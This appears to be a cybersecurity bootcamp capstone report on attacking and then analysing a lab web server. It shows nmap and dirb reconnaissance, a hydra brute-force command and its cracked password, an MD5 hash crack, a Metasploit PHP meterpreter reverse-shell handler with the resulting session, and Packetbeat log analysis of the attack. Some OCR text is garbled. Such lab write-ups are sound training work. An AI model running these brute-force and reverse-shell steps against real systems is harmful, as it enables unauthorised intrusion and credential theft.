Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By: Yaimara Narito

November 8th, 2021

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



```
Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00062s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.100
Host is up (0.00079s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.1
Host is up (0.00048s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Network

IP Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Window
Hostname:
ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Gateway with Hyper-V (NATSwitch)
Kali	192.168.1.90	Penetration Testing System (Attacker’s VM)
ELK	192.168.1.100	SIEM System (receives logs from the Capstone VM)
Capstone	192.168.1.105	Web Server (Victim’s Machine)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure: CWE-200: Exposure of Sensitive Information to an Unauthorized Actor	*The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.*	According to CWE the common impact of sensitive data exposure is read application data
Brute Force Vulnerability: *CWE-307: Improper Restriction of Excessive Authentication Attempts*	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	According to CWE the common impact of brute force vulnerability is bypass protection mechanism.
Remote Code Injection: CWE-94 - Improper Control of Generation of Code ('Code Injection')	The software constructs all or part of a code segment using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the syntax or behavior of the intended code segment.	According to CWE the common impacts of remote code injection include bypass protection mechanism, gain privileges or assume identity, execute unauthorized code or commands, and hide activities.

Exploitation: Sensitive Data Exposure (CWE-200)

01

Tools & Processes

I. `nmap` for scanning the network.

II. `dirb` for scanning the web.

III. `Firefox` for browsing the mapped URLs.

02

Achievements


I. Exposed Server’s URLs.

II. Exposed files including the `/company_folders/secret_folder`

III. Exposed **Ashton** as the user managing the `secret_folder.`

03

Exploit Outcome




```
root@Kali:~# dirb http://192.168.1.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 28 13:28:18 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----------------
END_TIME: Thu Oct 28 13:28:25 2021
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~# 
```

```
root@Kali:~# nmap scan -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-01 14:38 PDT
Failed to resolve "scan".
Nmap scan report for 192.168.1.105
Host is up (0.00074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=11/1%OT=22%CT=1%CU=39375%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=61805E54%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
   =)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
   %A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
   %DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
   =40%CD=S)

   k Distance: 1 hop
   e Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

   OUTE
   T     ADDRESS
   74 ms 192.168.1.105
```

Index of /

Name	Last modified	Si
company_blog/	2019-05-07 18:23	
company_folders/	2019-05-07 18:27	
company_share/	2019-05-07 18:22	
meet_our_team/	2019-05-07 18:34	

Apache/2.4.29 (Ubuntu) Server at 192.168



```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been
terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton
in the future!
```

Exploitation: Brute Force Vulnerability (CWE-307)

01

Tools & Processes

I. `Hydra` tool (parallelized login cracker).

II. `Firefox` to login into the `secret_folder`.

III. `Cracking Station` to decrypt Ryan's password hash.

02

Achievements

I. Ashton's login credentials revealed.


II. Access to the `/company_folders/secret_folder` gained.

III. Instructions to access the `WebDAV server` revealed.


IV. Exposure of Ryan's hashed credentials.

03


Exploit Outcome



```
root@kali:/usr/share/wordlists#  hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
root@kali:/usr/share/wordlists#
```




```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
```



192.168.1.105/company_fol ×
+
192.168.1.105/company_folders/secret_folder/connect_to_corp_server
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: 🟩 Green: Exact match, Yellow: Partial match, 🟥 Red: Not found.

Exploitation: Remote Code Injection (CWE-94)

01

Tools & Processes

I. `msfvenom` to create the reverse shell .php file.

II. `msfconsole exploit/multi/handler` to exploit `php/meterpreter/reverse_tcp` payload.

III. `File manager` to upload the `access_shell.php` malicious file to the server.

IV. `meterpreter` session to explore the Capsone server.

02

Achievements


I. Successfully uploaded the `access_shell.php` payload to the WebDav server.

II. Successfully established connection with the reverse shell on the victim's machine, Capstone Server.

III. Found the target file, `Flag.txt` in the Capstone Server.

03


Exploit Outcome




Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell_access.php	2021-10-28 22:52	1.1K	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > 
```



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:46534) at 2021-10-28 16:23:37 -0700
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:46536) at 2021-10-28 16:23:37 -0700
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/stda
pi.rb

meterpreter > 
```



```
meterpreter > shell
Process 2975 created.
Channel 1 created.
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.105  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:40f  prefixlen 64  scopeid 0×20<link>
        ether 00:15:5d:00:04:0f  txqueuelen 1000  (Ethernet)
        RX packets 115848  bytes 26219532 (26.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 118512  bytes 193337332 (193.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 13704  bytes 1682477 (1.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13704  bytes 1682477 (1.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```





```
locate flag.txt
/flag.txt
cat /flag.txt
b1ng0w@5h1sn@m0
```


Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan











- The port scan occurred on **October 28th, 2021 @ 01:37 am**.
- There were **18,771** packets sent from **192.168.1.90** during the attack.
- The high volume of traffic during such a short time resulting in **401** and **404** error codes indicates that there is a port scanning occurring during that period of time.


Analysis: Finding the Request for the Hidden Directory






Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,851
http://192.168.1.105/webdav	12
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2
http://192.168.1.105/meet_our_team/ashton.txt	2
http://192.168.1.105/webdav/passwd.dav	2



```
> Oct 28, 2021 @ 01:44:44.200  192.168.1.90  192.168.1.105  /company_folders/secret_folder/connect_to_corp_serv  inbound   server1  80  OK  http
                                                            er
> Oct 28, 2021 @ 01:44:44.183  192.168.1.90  192.168.1.105  /company_folders/secret_folder/connect_to_corp_serv  outbound  Kali     80  OK  http
                                                            er
```



192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

)pen the folder on the left hand bar
:lick "Other Locations"
type "dav://172.16.84.205/webdav/"
)rompted for my user (but i'll use ryans account) and password
( and drag files into the share and reload my browser
```


- Starting with the attack on October 28th, 2021 @ 01:37 hrs, **18,771** file requests were made, from which **15,851** were made to the hidden `/company_folders/secret_folder` directory.


- After successfully acquiring login credentials to the hidden folder, it is visible that the hidden file: `http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server` was accessed @ 01:44 hrs. The file contained sensitive information such as instructions to connect to the web server and the exposure of the hash for Ryan's password.

- Other files accessed include:

  ○ `http://192.168.1.105/webdav`
  ○ `http://192.168.1.105/webdav/passwd,dav`
  ○ `http://192.168.1.105/meet_our_team?ashton.txt`


Analysis: Uncovering the Brute Force Attack






Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,847
http://192.168.1.105/company_folders/secrect_folder	96




network.direction	inbound
network.protocol	http
network.transport	tcp
network.type	ipv4
query	GET /company_folders/secret_folder
server.bytes	589B
server.ip	192.168.1.105
server.port	80
source.bytes	163B
source.ip	192.168.1.90
source.port	40414
status	OK
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder
url.path	/company_folders/secret_folder
url.scheme	http
user_agent.original	Mozilla/4.0 (Hydra)



HTTP status codes for the top queries [Packetbeat] ECS


- During the brute force attack, hydra made a total of **15,943 requests**.
- In this screen it is evident that numerous requests were made to the password protected `/company_folders/secret_folder` directory returning several **401 (15,845 requests)** and **404 (96 requests)** errors for a total of **15,941 failed requests**.
